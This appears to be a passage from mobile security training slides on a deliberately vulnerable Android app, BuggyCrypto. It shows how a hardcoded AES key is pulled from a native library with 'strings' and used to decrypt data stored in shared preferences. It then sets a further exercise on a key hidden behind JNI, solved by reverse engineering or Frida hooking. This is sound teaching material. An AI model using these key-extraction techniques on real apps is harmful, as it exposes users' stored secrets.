  <string name="secure_encrypted_string">V7QaaQLpTJdNV+fSW7vIY4lfeYTjZgODjrMDMjzanWo=</string>
</map>
vbox86p:/data/data/com.dns.buggycrypto/shared_prefs #

```

ciphertext

```

temp strings lib/x86/libgetkey.so | grep key
libgetkey.so
pthread_key_create
y0u3c4ntf1ndth1skeyc0zits0s3cur3
cannot create thread specific key for __cxa_get_globals()
temp

```

secret key

```

public static byte[] aes256encrypt(byte[] ivBytes2, byte[] keyBytes, byte[] text)
{
    AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes2);
    SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, newKey, ivSpec);
    return cipher.doFinal(textBytes);
}

```

mode

AES Online Decryption

Enter text to be Decrypted

V7QaaQLpTJdNV+fSW7vIY4lfeYTjZgODjrMDMjzanWo=

Input Text Format: Base64 Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

Enter initialization vector

Key Size in Bits

256

Enter Secret Key

y0u3c4ntf1ndth1skeyc0zits0s3cur3

Decrypt

AES Decrypted Output (Base64):

c2VjdXJlcGxhaW50ZXh0bWVzc2FnZQ==


Decode to Plain Text

secureplaintextmessage

THE NOT-SO-EASY JNI ONE

- Launch installed *BuggyCrypto* application
 - Binary can be found at /home/mobile/Desktop/vulnapps/BuggyCrypto.apk
- Find out the key used in Method III
- Decrypt your CipherText back into PlainText to confirm validity of the encryption key

This?

A screenshot of a macOS terminal window. The title bar shows a folder icon, the text 'x86', and the user 'dns@dns-mac'. The terminal content is a single line of green text: '@h&#sh\$1@n&@de&bf#sc\$@e@h i s&kp1s'.

```
x86 — dns@dns-mac — ..r  
@h&#sh$1@n&@de&bf#sc$@e@h i s&kp1s
```

Solution?

- Fancy IDA / Ghidra / Hopper fu!
- OR
- Dynamically hook the function that provides the encryption key just before it is used in the Java Code

HOW?

FRIIDA